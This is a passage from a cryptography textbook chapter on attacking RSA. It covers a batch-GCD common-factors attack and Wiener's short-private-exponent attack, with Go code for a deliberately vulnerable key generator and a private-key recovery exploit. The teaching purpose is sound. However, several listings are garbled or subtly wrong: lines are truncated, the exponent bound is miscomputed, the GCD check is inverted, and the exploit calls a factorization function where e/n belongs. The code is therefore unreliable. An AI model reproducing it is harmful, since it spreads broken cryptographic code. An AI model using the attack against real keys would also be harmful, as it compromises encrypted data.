#5 $\phi(n) = (p - 1)(q - 1)$

#6 $d = e^{-1} \bmod \phi(n)$

Let's execute our exploit with `make`

`exploit_common_factors`. The output is shown next.

Listing 8.11 Output for `make exploit_common_factors`

```
go test -v ./ch08/common_factors/exploit_common_...  
=== RUN    TestCommonFactorsAttack  
    exploit_common_factors_test.go:16: generating  
    exploit_common_factors_test.go:46: recovered  
    exploit_common_factors_test.go:59: decrypted  
    exploit_common_factors_test.go:59: decrypted  
    exploit_common_factors_test.go:59: decrypted  
    exploit_common_factors_test.go:59: decrypted  
    exploit_common_factors_test.go:59: decrypted  
    exploit_common_factors_test.go:59: decrypted  
    exploit_common_factors_test.go:59: decrypted  
    exploit_common_factors_test.go:59: decrypted  
    exploit_common_factors_test.go:59: decrypted  
    exploit_common_factors_test.go:59: decrypted  
    exploit_common_factors_test.go:59: decrypted  
    exploit_common_factors_test.go:59: decrypted  
    exploit_common_factors_test.go:59: decrypted  
    exploit_common_factors_test.go:59: decrypted  
    exploit_common_factors_test.go:59: decrypted  
--- PASS: TestCommonFactorsAttack (0.02s)  
PASS  
  
ok      github.com/kirkhan/crypto-impl-exploit/ch08
```

There was one error (the reason for which we haven't yet determined), but the batch GCD algorithm was able to crack 14 of the 48 public keys we generated using our chilled RNG. The

fact that 0.3% to 0.5% of RSA keys on the internet were vulnerable to this attack should drive home the idea that good-quality randomness is the most crucial building block of cryptographic engineering. Unfortunately, due to the difficulties of getting good-quality randomness right (especially in environments with constrained resources, but often due to poor design decisions), many times it is the most fragile one.

8.4.2 Wiener's attack: Exploiting short secret exponents in textbook RSA

We've mentioned a few times how translating theory into practice is rife with pitfalls that can turn into security problems. The short secret exponent attack provides another example making that case. In our discussion of how RSA works, we have so far been covering *textbook* RSA: it's great for understanding how the cryptosystem works, but if we map it directly to an implementation, it has severe and easily exploitable flaws. One example that immediately becomes obvious is that if you encrypt two plaintexts with the same value (using textbook RSA), you get the same ciphertext back. This ends up revealing useful information to an attacker: "Ciphertext A is the same as ciphertext B, so their plaintexts must be the same as well." Using a probabilistic padding scheme mixes in randomness so that encrypting the same plaintext does not generate the same output. We used one of these padding schemes, known as PKCS

#1 v1.5, using its Go library implementation in the last exploit. The use of padding incidentally avoids another interesting phenomenon (although it is rare enough to not explicitly require corrective actions specifically) shown in figure [8.18](#), where some values of plaintexts do not change when encrypted with the given public key. These are known as *fixed points*, and every RSA keypair has at least nine of them. For example, 1 is always a fixed point because encrypting and decrypting always yields the same value.

RSA Encryption Domain to Range Mapping n:187, e: 3




Figure 8.18 RSA fixed points generate the same value when being encrypted or decrypted.

The short exponent attack highlights another subtle flaw in textbook RSA that real-world implementations need to account for. It targets RSA keypairs where the secret exponent ends up being a small value, specifically $d < \frac{1}{3}n^{\frac{1}{4}}$, at which point recovering the private key from the public key becomes trivial. This was published by Michael J. Wiener in 1989 and is a beautiful example of a mathematical exploit that is devastating if it's not accounted for when translating textbook RSA into practice; but once all serious implementations started handling the corner case properly, it proved to be no hurdle in RSA's ascendance as the most popular public-key cryptosystem in the 1990s and 2000s. Before we implement the vulnerable key generator and exploit it, we need to briefly cover a couple of important (and again, old) ideas related to Wiener's attack, starting with continued fractions.

CONTINUED FRACTIONS AND RATIONAL APPROXIMATIONS

There are many ways to write numbers. We can use different bases (for example, using base 16, we will end up with numbers that have alphabets A to F by convention), different powers (such as if we expressed the number of atoms in the observable universe in powers of 10 and 2), or simply words. For example,

π is the ratio of a circle's circumference to its diameter, and Euler's constant e is the unique positive number such that the derivative of the function $f(x) = e^x$ with respect to x is equal to itself: that is, $f'(x) = e^x$. π is *approximated* as $\frac{22}{7}$, $\frac{355}{113}$, 3.141592, but those are not the actual number π . If we draw a perfect circle and measure the circumference to the best of our ability, and it turns out to be 22 meters, the diameter would be 7 meters. If we now use the same apparatus and draw a circle with diameter 113 meters using the $\frac{22}{7}$ ratio, we expect the circumference to be 355.14 meters, but it would only be 355 meters. The ratio π exists independently of our approximations and is not subject to the limitations of our measuring apparatus.

Similarly, let's say you invest \$1 at an interest rate of 100% per year. In a traditional compounding interest scenario, if the interest is compounded annually, you will have \$2 at the end of the year. If it's compounded semiannually, you will have \$2.25 at the end of the year. If it's compounded monthly, you'll have slightly more, and if it's compounded every second, you'll have even more still. As the compounding frequency increases to infinity (that is, it is compounded continuously), you will have around \$2.71828 at the end of the year, which is an approximation of Euler's constant e . π and e are therefore examples of *irrational numbers*. They are numbers that are well-understood and that exist in the sense that they have cold,

hard reality dictating their values but cannot be expressed perfectly as a ratio of integers.

One form of representing numbers that works especially well for irrational numbers is known as *simple continued fractions*. These are of the following form, where a_i are called *quotients*:

Equation 8.20

$$a_0 + \frac{1}{a_1 + \frac{1}{a_2 + \frac{1}{a_3 + \dots}}}$$

Simple continued fractions always have all numerators equal to 1, so we can skip the numerators and abbreviate the fraction as its *continued fraction expansion*: $[a_0; a_1, a_2, a_3, \dots]$. (It helped us to visualize this simplified continued fraction as *continuing* long division, as shown in figure [8.19](#), but as far as we can tell, although this works because it represents the same idea, it's not standard notation. If it helps you better grok continued fractions, that's perfect; otherwise, feel free to ignore figure [8.19](#).)

$$\begin{array}{r}
 \boxed{0} \\
 111361 \overline{) 44237} \\
 \underline{0} \quad \boxed{2} \\
 44237 \overline{) 111361} \\
 \underline{88474} \quad \boxed{1} \\
 22887 \overline{) 44237} \\
 \underline{22887} \quad \boxed{1} \\
 21350 \overline{) 22887} \\
 \underline{21350} \quad \boxed{13} \\
 1537 \overline{) 21350} \\
 \underline{19981} \\
 1369 \overline{) 1537} \\
 \underline{1369} \\
 \dots
 \end{array}$$

Figure 8.19 Finding the continued fraction expansion of $\frac{44237}{111361}$ using pen and paper: $[0; 2, 1, 1, 13, 1, 8, 6, 1, 2, 1, 1, 3]$

Rational numbers have terminating continued fraction expansions. For example, here is the continued fraction expansion for $\frac{44237}{111361}$:

Equation 8.21

$$\frac{44237}{111361} = 0 + \cfrac{1}{2 + \cfrac{1}{1 + \cfrac{1}{1 + \cfrac{1}{13 + \cfrac{1}{1 + \cfrac{1}{8 + \cfrac{1}{6 + \cfrac{1}{1 + \cfrac{1}{2 + \cfrac{1}{1 + \cfrac{1}{1 + \cfrac{1}{3}}}}}}}}}}}}}} = [0; 2, 1$$

On the other hand, irrational numbers have nonterminating continued fraction expansions. As a matter of fact, the more we expand, the better an approximation we get! Let's see this in action using the continued fraction expansion⁷ $\pi = [3; 7, 15, 1, 292]$:

Equation 8.22

$$\begin{aligned} c_0 &= \frac{3}{1} = 3.0 \\ c_1 &= 3 + \frac{1}{7} = \frac{22}{7} = 3.142857142857143 \\ c_2 &= 3 + \frac{1}{7 + \frac{1}{15}} = \frac{333}{106} = 3.141509433962264 \\ c_3 &= 3 + \frac{1}{7 + \frac{1}{15 + \frac{1}{1}}} = \frac{355}{113} = 3.1415929203539825 \\ c_4 &= 3 + \frac{1}{7 + \frac{1}{15 + \frac{1}{1 + \frac{1}{292}}}} = \frac{103993}{33102} = 3.1415926530119025 \end{aligned}$$

$c_0, c_1, c_2, \dots$ are called *convergents* of the number we are trying to approximate. The convergents for $\frac{44237}{111361}$ are given in equation [8.23](#) (you can verify this by calculating them using the continued fraction expansion from equation [8.21](#)):

Equation 8.23

$$\text{Convergents}\left(\frac{44237}{111361}\right) = \left[0, \frac{1}{2}, \frac{1}{3}, \frac{2}{5}, \frac{27}{68}, \frac{29}{73}, \frac{259}{652}, \frac{1583}{3985}, \frac{1842}{4637}, \frac{5267}{13259}, \frac{7109}{17896}, \frac{12376}{31155}, \frac{44237}{111361}\right]$$

Figure [8.20](#) shows that using more convergents, we can obtain better approximations of irrational numbers. As we use more terms from continued fraction expansion of π , the plot quickly converges to the actual value (even the baseline in plotting code just uses a better approximation; the real value of π cannot be perfectly represented in any digital or finite representation) of π . This gives us enough mathematical context to understand Wiener's theorem.




Figure 8.20 Quickly approximating π as we add convergents

Let with $q < p < 2q$. Let $d < \frac{1}{3}n^{\frac{1}{4}}$ be the private key. Given (n, e) with $ed = 1 \bmod \phi(n)$ (the textbook RSA cryptosystem), d can be recovered efficiently by treating convergents of $\frac{e}{n}$ as $\frac{k}{d}$.

We won't cover the proof behind Wiener's theorem, but we can easily see it in action using pen and paper and small values of d and n that satisfy its constraints. Let's say we have an RSA public key $(n, e) = (111361, 44237)$. We have already found convergents for $\frac{44237}{111361}$ in equation 8.23. If we treat each of the convergents as $\frac{k}{d}$, we can essentially try the denominator for each convergent as a candidate value of d ; from there, we can try encrypting and decrypting a test plaintext (such as 1337) to see if it works correctly. Once we hit the fourth convergent $\frac{2}{5}$, we see the following:

Equation 8.24

$$\begin{aligned} c &= m^e \bmod n \\ 60818 &= 1337^{44237} \bmod 111361 \\ m &= c^d \bmod n \\ 1337 &= 60818^5 \bmod 111361 \end{aligned}$$

We have found the private key d ! Unlike the common-factors attack, we haven't found the factors p and q themselves, but we don't need them. Our goal as the attacker was to decrypt data encrypted with vulnerable keys; we have recovered the private key $d = 5$ and can now start decrypting any RSA ciphertexts encrypted with it.

Looking at the bound for Wiener's theorem, it may appear that short private exponents are rare and shouldn't be a problem: for example, the Wiener bound for $(n, e) = (111361, 44237)$ was only 6, but that's because we were using tiny numbers. For a 1,024-bit RSA key, the cut-off boundary for picking vulnerable d s is $\frac{1}{3} 2^{\frac{1024}{4}} = \frac{1}{3} 2^{256}$ —which isn't just peanuts, so to speak. Figure 8.21 visualizes roughly how much of the key space is vulnerable to short private exponent attacks when generating RSA keys.



Figure 8.21 If $d < \frac{1}{3} n^{\frac{1}{4}}$, it can be efficiently found in convergents of $\frac{e}{n}$.

IMPLEMENTING A VULNERABLE KEY GENERATOR THAT USES ONLY SHORT PRIVATE EXPONENTS

So far, when generating RSA keys, we have first picked p and q , calculated n , and then randomly picked the public exponent e until we found one that satisfied $\gcd(e, \phi(n)) = 1$. We then calculated d 's value by taking the multiplicative inverse of e in Z_n^* . On the other hand, the Wiener theorem applies to cases where d (and not e) is in a specific range. To demonstrate the exploit, we could go the route where we keep choosing e and taking its multiplicative inverses until we hit a case where d is vulnerable. But to build a quicker and more reliable demonstration of the

exploit (while retaining the intuition behind it), we are going to instead randomly pick d first *within* the vulnerable range and then take its inverse to find e . Rather than a key generator that does not account for short secret exponents and *sometimes* generates vulnerable keys, we will implement one that *always* generates vulnerable keys so we can attack it using continued fractions and convergents. Here are the type definitions for our implementation of RSA.

Listing 8.12 impl_short_priv_exp.go

```
package impl_short_priv_exp

import (
    cryptoRand "crypto/rand"
    "math/big"
    "time"
)

const (
    ModulusBits = 1024
)

type PublicKey struct {
    N *big.Int
    E *big.Int
}

type PrivateKey struct {
    PublicKey
    D *big.Int
}
```

Listing [8.13](#) shows the selection of vulnerable primes for our key generator. The Wiener theorem specifies $q < p < 2q$; so we first generate two primes, assign the larger one to p , and then

assess whether it's smaller than $2q$. If the check passes, we have satisfied the first condition from Wiener's theorem and are ready to move on to the selection of vulnerable d .

Listing 8.13 impl_short_priv_exp.go

```
func GenerateVulnerableRSAPrivateKey() (*PrivateKey, error) {
    var p, q *big.Int
    var err error

    for {
        p, err = cryptoRand.Prime(cryptoRand.Reader,
            if err != nil {
                return nil, err
            }

        q, err = cryptoRand.Prime(cryptoRand.Reader,
            if err != nil {
                return nil, err
            }

        if p.Cmp(q) == 1 {
            p, q = q, p #1
        }

        qDouble := new(big.Int).Mul(q, big.NewInt(2))

        if p.Cmp(qDouble) == -1 {
            break #2
        }
    }
}
```

#1 Ensures $p < q$

#2 If $p < 2q$, breaks out of the loop

The next listing shows the code for selecting the short secret exponent according to the limit stated by the Wiener theorem.

Listing 8.14 impl_short_priv_exp.go

```
modulus := new(big.Int).Mul(p, q)    #1
pMinus1 := new(big.Int).Sub(p, big.NewInt(1))
qMinus1 := new(big.Int).Sub(q, big.NewInt(1))
phi := new(big.Int).Mul(pMinus1, qMinus1)    #4

nSqrtSqrt := new(big.Int).Sqrt(new(big.Int).Sqr(modulus))
maxD := new(big.Int).Div(nSqrtSqrt, big.NewInt(1))

var d *big.Int
for {
    d, err = cryptoRand.Prime(cryptoRand.Reader, maxD)
    if err != nil {
        return nil, err
    }

    if new(big.Int).GCD(nil, nil, d, phi).Int64() != 1 {
        break
    }
}

e := new(big.Int).ModInverse(d, phi)    #8

privKey := &PrivateKey{
    PublicKey: PublicKey{
        N: modulus,
        E: e,
```

```

        },
        D: d,
    }

    return privKey, nil
}

```

#1 $n = pq$

#2 $p - 1$

#3 $q - 1$

#4 $\phi(n) = (p - 1)(q - 1)$

#5 $n^{\frac{1}{4}} = \sqrt[4]{n}$

#6 $d < \frac{1}{3}\sqrt[4]{n}$

#7 $\gcd(d, \phi(n)) = 1$

#8 $e = d^{-1} \bmod \phi(n)$

Because we are no longer using Go's standard RSA implementation, we need to define our own functions for encryption and decryption.

Listing 8.15 impl_short_priv_exp.go

```
func (pubKey *PublicKey) Encrypt(plaintext *big.Int) (*big.Int, error) {
    ciphertext = new(big.Int).Exp(plaintext, pubKey.E, pubKey.N)
    return ciphertext, nil
}

func (privKey *PrivateKey) Decrypt(ciphertext *big.Int) (*big.Int, error) {
    plaintext = new(big.Int).Exp(ciphertext, privKey.D, privKey.N)
    return plaintext, nil
}
```

#1 $c = m^e \bmod n$

#2 $m = c^d \bmod n$

Finally, just as in the previous exploit, we write a function that generates an RSA keypair using the vulnerable generator, encrypts a ciphertext to its public key, and discards the private key.

Listing 8.16 impl_short_priv_exp.go

```
func GenerateRSAPublicKeyAndCiphertext() (*PublicKey, []byte, error) {
    privKey, err := GenerateVulnerableRSAPrivateKey()
    if err != nil {
        return nil, nil, err
    }

    pubKey := &PublicKey{
        N: privKey.N,
        E: privKey.E,
    }

    messageString := time.Now().String()
    message := new(big.Int).SetBytes([]byte(messageString))
    ciphertext := pubKey.Encrypt(message)

    return pubKey, ciphertext, nil
}
```

Our RSA implementation generates a keypair with a vulnerable short secret exponent and returns the public key along with a ciphertext encrypted to it. We are now ready to write our exploit.

EXPLOITING SHORT EXPONENTS USING CONVERGENTS OF THE PUBLIC EXPONENT AND THE MODULUS

It's time for the grand finale: d will make an appearance in convergents of $\frac{e}{n}$. But one last thing before we get there: we need to write code to calculate the convergents for a given fraction $\frac{N}{D}$. We will do this in two steps: (1) calculate the continued fraction expansion of $\frac{N}{D}$, and then (2) calculate convergents from the continued fraction expansion. The next listing shows the code for the first part.

Listing 8.17 exploit_short_priv_exp.go

```
package exploit_short_priv_exp

import (
    "fmt"
    "math/big"
    "time"

    "github.com/krkhan/crypto-impl-exploit/ch08/short_priv_exp"
)

type Fraction struct {    #1
    Numerator    *big.Int
    Denominator *big.Int
}

func ContinuedFraction(f Fraction) (quotients []int) {
    for f.Denominator.Cmp(big.NewInt(0)) != 0 {    #2
        quotients = append(quotients, new(big.Int).Div(
            f.Numerator, f.Denominator).Int64())
        f = Fraction{f.Denominator, new(big.Int).Rem(
            f.Numerator, f.Denominator)}
    }

    return    #5
}
```

#1 $\frac{N}{D}$

#2 while $D_i \neq 0$

#3 $Q_i = \left\lfloor \frac{N_i}{D_i} \right\rfloor$

#4 $\frac{N_{i+1}}{D_{i+1}} = \frac{D_i}{N_i \bmod D_i}$

#5 $[Q_0, Q_1, Q_2, \dots, Q_n]$

This turns a fraction into a list of coefficients representing its simplified continued fraction. The next step is calculating the convergents from the continued fraction.

Listing 8.18 exploit_short_priv_exp.go

```
func Convergents(quotients []*big.Int) (convergents []Fraction{
    niMinus2, diMinus2 := big.NewInt(0), big.NewInt(1)
    niMinus1, diMinus1 := big.NewInt(1), big.NewInt(0)

    for _, quotient := range quotients { #3
        quotientNiMinus1 := new(big.Int).Mul(quotient, niMinus1)
        quotientDiMinus1 := new(big.Int).Mul(quotient, diMinus1)

        ni := new(big.Int).Add(quotientNiMinus1, niMinus2)
        di := new(big.Int).Add(quotientDiMinus1, diMinus1)

        convergents = append(convergents, Fraction{ni, di})

        niMinus2, niMinus1 = niMinus1, ni #9
        diMinus2, diMinus1 = diMinus1, di #10
    }

    return convergents
}
```

#1 $(N_{i-2}, D_{i-2}) = (0, 1)$

#2 $(N_{i-1}, D_{i-1}) = (1, 0)$

#3 for $Q_i \leftarrow [Q_0, Q_1, Q_2, \dots, Q_n]$

#4 $Q_i \times N_{i-1}$

#5 $Q_i \times D_{i-1}$

#6 $N_i = Q_i \times N_{i-1} + N_{i-2}$

#7 $D_i = Q_i \times D_{i-1} + D_{i-2}$

#8 $\text{Convergent}_i = \frac{N_i}{D_i}$

#9 $(N_{i-2}, N_{i-1}) = (N_{i-1}, N)$

#10 $(D_{i-2}, D_{i-1}) = (D_{i-1}, D)$

The remaining code for the attack is pretty straightforward: we iterate through convergents of $\frac{e}{n}$ and try to encrypt and decrypt a plaintext by treating the denominator for each convergent as d . If decryption succeeds, we know we have the right value of d and return it as the private key. Here is the function to recover a private key from a public key vulnerable to the Wiener attack.

Listing 8.19 exploit_short_priv_exp.go

```
func RecoverPrivateKeyUsingWienersAttack(pubKey *PublicKey) (*PrivateKey, error) {
    convergents := Convergents(ContinuedFraction(Factorize(pubKey.N)))
    for _, frac := range convergents {
        candidateD := frac.Denominator
        privKey = &impl_short_priv_exp.PrivateKey{
            PublicKey: *pubKey,
            D:          candidateD,
        }

        plaintext := new(big.Int).SetBytes([]byte("this is a secret"))
        ciphertext := pubKey.Encrypt(plaintext)
        decrypted := privKey.Decrypt(ciphertext)

        if decrypted.Cmp(plaintext) == 0 {
            return privKey, nil
        }
    }

    return nil, fmt.Errorf("attack failed")
}
```

#1 Bingo

To test our attack, we simply generate a (pubkey, ciphertext) pair using the function from listing [8.16](#) and then crack it using code from listing [8.19](#). To demonstrate why the Go standard library's implementation is secure against short exponents, we try to validate our key using the `crypto/rsa` package and print the error message that we get back.

Listing 8.20 exploit_short_priv_exp_test.go

```
func TestWienersAttack(t *testing.T) {
    pubKey, ciphertext, err := impl_short_priv_exp

    if err != nil {
        t.Fatalf("error generating pubkey: %s", err)
    }

    recoveredPrivKey, err := RecoverPrivateKeyUsing
    if err != nil {
        t.Fatalf("error: %s", err)
    }

    decrypted := recoveredPrivKey.Decrypt(ciphertext)
}
```


Listing [8.21](#) shows the console output when we execute the test. Because our vulnerable implementation always generates keypairs with short private exponents, we easily cracked it by searching through the convergents of $\frac{e}{n}$. In many implementations of RSA, the value of the public exponent e is fixed to small enough values (generally to make encryption faster), which produces large values for private exponent d , avoiding the Wiener bound in the process. However, when allowing nonfixed values of e , extra checks must be added to ensure that it doesn't end up being small enough to be vulnerable to Wiener's attack.

Listing 8.21 Output for `make exploit_short_private_exp`

```
go test -v ./ch08/short_priv_exp/exploit_short_priv_exp_test.go
=== RUN    TestContinuedFraction
    exploit_short_priv_exp_test.go:100: continued fraction
--- PASS: TestContinuedFraction (0.00s)
=== RUN    TestConvergents
    exploit_short_priv_exp_test.go:310: convergents
--- PASS: TestConvergents (0.00s)
=== RUN    TestWienersAttack
    exploit_short_priv_exp_test.go:327: decrypted
--- PASS: TestWienersAttack (0.12s)
PASS
ok      github.com/krkhan/crypto-impl-exploit/ch08
```

Summary

- Symmetric-key cryptography is fast and performant but does not solve the problem of securely sharing secret keys over an insecure channel.
- Asymmetric-key (or public-key) cryptography splits the key into public and private portions. The public portion can be shared over insecure channels and used to encrypt, and the private portions are stored secretly and used to decrypt.

- Public-key cryptography is based on the idea of a trapdoor one-way function that is hard to reverse without a key.
- Classical public-key cryptography systems are based on the discrete logarithm or integer factorization problem as their trapdoor functions.
- Shor's algorithms can solve discrete logarithm and integer factorization problems efficiently on a quantum computer, and demonstrations for factoring smaller numbers have been made. However, scaling that up to big numbers currently faces practical challenges.
- Prime numbers are critical in all kinds of classic public-key cryptography systems.
- Prime numbers are generated probabilistically by generating random numbers and testing them for primality—which involves generating random numbers for each iteration, as more iterations reduce the chances of a candidate number being composite.
- Poor random number generation and hardware faults ended up causing 0.3% to 0.5% of RSA keys on the internet to share primes. The vulnerable keys can be discovered quickly by running the public moduli through the batch GCD algorithm.
- Textbook RSA is deterministic; in reality, probabilistic padding schemes (which mix randomness) are used to

ensure that the same plaintexts do not generate the same ciphertexts.

- During RSA key generation, care must be taken to ensure that small private exponents are not used. Many implementations use fixed (small) values of the public exponent e , which automatically guarantees large values for d .

¹ See “Logical qubit” on QuEra:

<https://www.quera.com/glossary/logical-qubit>.↵

² See “Enabling perfect forward secrecy” at DigiCert:

<https://mng.bz/yWzJ>.↵

³ Markoff, John. 2012. “Flaw found in an online encryption method.” <https://mng.bz/6YVR>.↵

⁴ Heninger, Nadia, et al. 2012. “Mining your Ps and Qs: detection of widespread weak keys in network devices.”

<https://mng.bz/o0vD>.↵

⁵ Johnson, Don B. 1999. “ECC, future resiliency and high security systems.” <https://mng.bz/n0nd>.↵

